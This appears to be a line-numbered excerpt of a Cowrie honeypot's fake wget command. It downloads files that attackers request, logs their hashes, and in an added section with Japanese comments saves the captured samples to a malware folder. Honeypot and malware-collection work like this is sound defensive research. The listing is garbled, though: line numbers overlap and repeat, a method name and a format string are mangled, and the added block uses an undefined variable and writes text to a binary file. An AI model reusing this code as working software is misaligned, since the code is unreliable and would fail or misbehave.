141         scheme = parsed.scheme
142         host = parsed.hostname.decode("utf8")
143         port = parsed.port or (443 if scheme == b"https" else 80)

```

```

140         if scheme != b"http" and scheme != b"https":
141             raise NotImplementedError
142         if not host:
143             return None
144     except Exception:
145         self.errorWrite(f"{url}: Unsupported scheme.\n")
146         return None
147
148     if not self.quiet:
149         self.errorWrite(
150             "--{}-- {}{}\n".format(
151                 time.strftime("%Y-%m-%d %H:%M:%S"), url.decode("utf8")
152             )
153         )
154         self.errorWrite(f"Connecting to {host}:{port}... connected.\n")
155         self.errorWrite("HTTP request sent, awaiting response... ")
156
157     # TODO: need to do full name resolution.
158     try:
159         if ipaddress.ip_address(host).is_private:
160             self.errorWrite(
161                 "Resolving {} ({})... failed: nodename nor servname provided, or not known.\n".
162                 format(
163                     host, host
164                 )
165             )
166             self.errorWrite(f"wget: unable to resolve host address '{host}' \n")
167             return None
168     except ValueError:
169         pass
170
171     # File in host's fs that will hold content of the downloaded file
172     # HTTPDownloader will close() the file object so need to preserve the name
173     self.artifactFile = Artifact(self.outfile)
174
175     factory = HTTPProgressDownloader(
176         self, fakeoutfile, url, self.artifactFile, *args, **kwargs
177     )
178
179     out_addr = None
180     if CowrieConfig.has_option("honeypot", "out_addr"):
181         out_addr = (CowrieConfig.get("honeypot", "out_addr"), 0)
182
183     if scheme == b"https":
184         context_factory = ssl.optionsForClientTLS(hostname=host)
185         self.connection = reactor.connectSSL(
186             host, port, factory, context_factory, bindAddress=out_addr
187         )
188     elif scheme == b"http":
189         self.connection = reactor.connectTCP(

```

```

190         host, port, factory, bindAddress=out_addr
191     )
192     else:
193         raise NotImplementedError
194
195     return factory.deferred
196
197 def handle_CTRL_C(self):
198     self.errorWrite("~C\n")
199     self.connection.transportloseConnection()
200
201 def success(self, data):
202     if not os.path.isfile(self.artifactFile.shasumFilename):
203         log.msg("there's no file " + self.artifactFile.shasumFilename)
204         self.exit()
205
206     # log to cowrie.log
207     log.msg(
208         format="Downloaded URL %(url)s with SHA-256 %(shasum)s to %(outfile)s",
209         url=self.url,
210         outfile=self.artifactFile.shasumFilename,
211         shasum=self.artifactFile.shasum,
212     )
213
214     # log to output modules
215     self.protocol.logDispatch(
216         eventid="cowrie.session.file_download",
217         format="Downloaded URL %(url)s with SHA-256 %(shasum)s to %(outfile)s",
218         url=self.url,
219         outfile=self.artifactFile.shasumFilename,
220         shasum=self.artifactFile.shasum,
221     )
222
223     #####
224
225     hdct = len(self.url) #url の文字数の取得
226     hd = None
227
228     hd = '{:04}'.format(hdct) #format メソッドを利用し,4桁の数字とするために 0埋めを行う.
229     hd += url
230
231
232     now = datetime.datetime.now()
233
234     fname = "/HD/malwares/tmp/MW" + str(now.date()) + "_" + str(now.time())
235     #fname = "tmp" + str(now.date()) + "_" + str(now.time())
236     self.file = open(fname, "wb")
237     self.file.write(hd)
238     self.file.write(data)
239     self.file.close()
240

```

```

241 #####
242
243 # Update honeyfs to point to downloaded file or write to screen
244 if self.outfile != "-":
245     self.fs.update_realfile(
246         self.fs.getfile(self.outfile), self.artifactFile.shasumFilename
247     )
248     self.fs.chown(self.outfile, self.protocol.user.uid, self.protocol.user.gid)
249 else:
250     with open(self.artifactFile.shasumFilename, "rb") as f:
251         self.writeBytes(f.read())
252
253 self.exit()
254
255 def error(self, error, url):
256     # we need to handle 301 redirects separately
257     if (
258         hasattr(error, "webStatus")
259         and error.webStatus
260         and error.webStatus.decode() == "301"
261     ):
262         self.errorWrite(f"{error.webStatus.decode()} {error.webMessage.decode()}\n")
263         https_url = error.getErrorMessage().replace("301 Moved Permanently to ", "")
264         self.errorWrite(f"Location {https_url} [following]\n")
265
266         # do the download again with the https URL
267         self.deferred = self.download(https_url.encode("utf8"), self.outfile)
268         if self.deferred:
269             self.deferred.addCallback(self.success)
270             self.deferred.addErrback(self.error, https_url)
271         else:
272             self.exit()
273     else:
274         if hasattr(error, "getErrorMessage"): # exceptions
275             errorMessage = error.getErrorMessage()
276             self.errorWrite(errorMessage + "\n")
277             # Real wget also adds this:
278             if (
279                 hasattr(error, "webStatus")
280                 and error.webStatus
281                 and hasattr(error, "webMessage")
282             ): # exceptions
283                 self.errorWrite(
284                     "{ } ERROR { } : { }\n".format(
285                         time.strftime("%Y-%m-%d %T"),
286                         error.webStatus.decode(),
287                         error.webMessage.decode("utf8"),
288                     )
289                 )
290             else:
291                 self.errorWrite(

```

```

292         "{} ERROR 404: Not Found.\n".format(time.strftime("%Y-%m-%d %T"))
293     )
294
295     # prevent cowrie from crashing if the terminal have been already destroyed
296     try:
297         self.protocol.logDispatch(
298             eventid="cowrie.session.file_download.failed",
299             format="Attempt to download file(s) from URL %(self.url)s failed",
300             url=self.url,
301         )
302     except Exception:
303         pass
304
305     self.exit()
306
307
308 # From http://code.activestate.com/recipes/525493/
309 class HTTPProgressDownloader(client.HTTPDownloader):
310     def __init__(self, wget, fakeoutfile, url, outfile, headers=None):
311         client.HTTPDownloader.__init__(
312             self,
313             url,
314             outfile,
315             headers=headers,
316             agent=b"Wget/1.11.4",
317             followRedirect=False,
318         )
319         self.status = None
320         self.wget = wget
321         self.fakeoutfile = fakeoutfile
322         self.lastupdate = 0
323         self.started = time.time()
324         self.proglen = 0
325         self.nomore = False
326         self.quiet = self.wget.quiet
327
328     def noPage(self, reason): # Called for non-200 responses
329         if self.status == b"304":
330             client.HTTPDownloader.page(self, "")
331         else:
332             if hasattr(self, "status"):
333                 reason.webStatus = self.status
334             if hasattr(self, "message"):
335                 reason.webMessage = self.message
336
337             client.HTTPDownloader.noPage(self, reason)
338
339     def gotHeaders(self, headers):
340         if self.status == b"200":
341             if not self.quiet:
342                 self.wget.errorWrite("200 OK\n")

```

```

343         if b"content-length" in headers:
344             self.totallength = int(headers[b"content-length"][0].decode())
345         else:
346             self.totallength = 0
347         if b"content-type" in headers:
348             self.contenttype = headers[b"content-type"][0].decode()
349         else:
350             self.contenttype = "text/whatever"
351     self.currentlength = 0.0
352
353     if self.totallength > 0:
354         if not self.quiet:
355             self.wget.errorWrite(
356                 "Length: {} ({} [{}]\n".format(
357                     self.totallength,
358                     sizeof_fmt(self.totallength),
359                     self.contenttype,
360                 )
361             )
362         else:
363             if not self.quiet:
364                 self.wget.errorWrite(f"Length: unspecified [{self.contenttype}]\n")
365     if 0 < self.wget.limit_size < self.totallength:
366         log.msg(f"Not saving URL ({self.wget.url}) due to file size limit")
367         self.nomore = True
368     if not self.quiet:
369         if self.fakeoutfile == "-":
370             self.wget.errorWrite("Saving to: 'STDOUT'\n\n")
371         else:
372             self.wget.errorWrite(f"Saving to: '{self.fakeoutfile}'\n\n")
373
374     return client.HTTPDownloader.gotHeaders(self, headers)
375
376 def pagePart(self, data):
377     if self.status == b"200":
378         self.currentlength += len(data)
379
380     # If downloading files of unspecified size, this could happen:
381     if not self.nomore and 0 < self.wget.limit_size < self.currentlength:
382         log.msg("File limit reached, not saving any more data!")
383         self.nomore = True
384     if (time.time() - self.lastupdate) < 0.5:
385         return client.HTTPDownloader.pagePart(self, data)
386     if self.totallength:
387         percent = int(self.currentlength / self.totallength * 100)
388         spercent = f"{percent}%"
389     else:
390         spercent = f"{self.currentlength / 1000}K"
391     percent = 0
392     self.speed = self.currentlength / (time.time() - self.started)
393     eta = (self.totallength - self.currentlength) / self.speed

```

```

394         s = "\r%s [%s] %s %dK/s eta %s" % (
395             spercent.rjust(3),
396             ("%s>" % (int(39.0 / 100.0 * percent) * "=")).ljust(39),
397             splitthousands(str(int(self.currentlength))).ljust(12),
398             self.speed / 1000,
399             tdiff(eta),
400         )
401         if not self.quiet:
402             self.wget.errorWrite(s.ljust(self.proglen))
403             self.proglen = len(s)
404             self.lastupdate = time.time()
405         return client.HTTPDownloader.pagePart(self, data)
406
407     def pageEnd(self):
408         if self.totallength != 0 and self.currentlength != self.totallength:
409             return client.HTTPDownloader.pageEnd(self)
410         if not self.quiet:
411             self.wget.errorWrite(
412                 "\r100%%[%s] %s %dK/s"
413                 % (
414                     "%s>" % (38 * "="),
415                     splitthousands(str(int(self.totallength))).ljust(12),
416                     self.speed / 1000,
417                 )
418             )
419             self.wget.errorWrite("\n\n")
420             self.wget.errorWrite(
421                 "%s (%d KB/s) - '%s' saved [%d/%d]\n\n"
422                 % (
423                     time.strftime("%Y-%m-%d %H:%M:%S"),
424                     self.speed / 1000,
425                     self.fakeoutfile,
426                     self.currentlength,
427                     self.totallength,
428                 )
429             )
430             if self.fakeoutfile != "-":
431                 self.wget.fs.mkfile(self.fakeoutfile, 0, 0, self.totallength, 33188)
432
433         return client.HTTPDownloader.pageEnd(self)
434
435
436 commands["/usr/bin/wget"] = Command_wget
437 commands["wget"] = Command_wget
438 commands["/usr/bin/dget"] = Command_wget
439 commands["dget"] = Command_wget

```
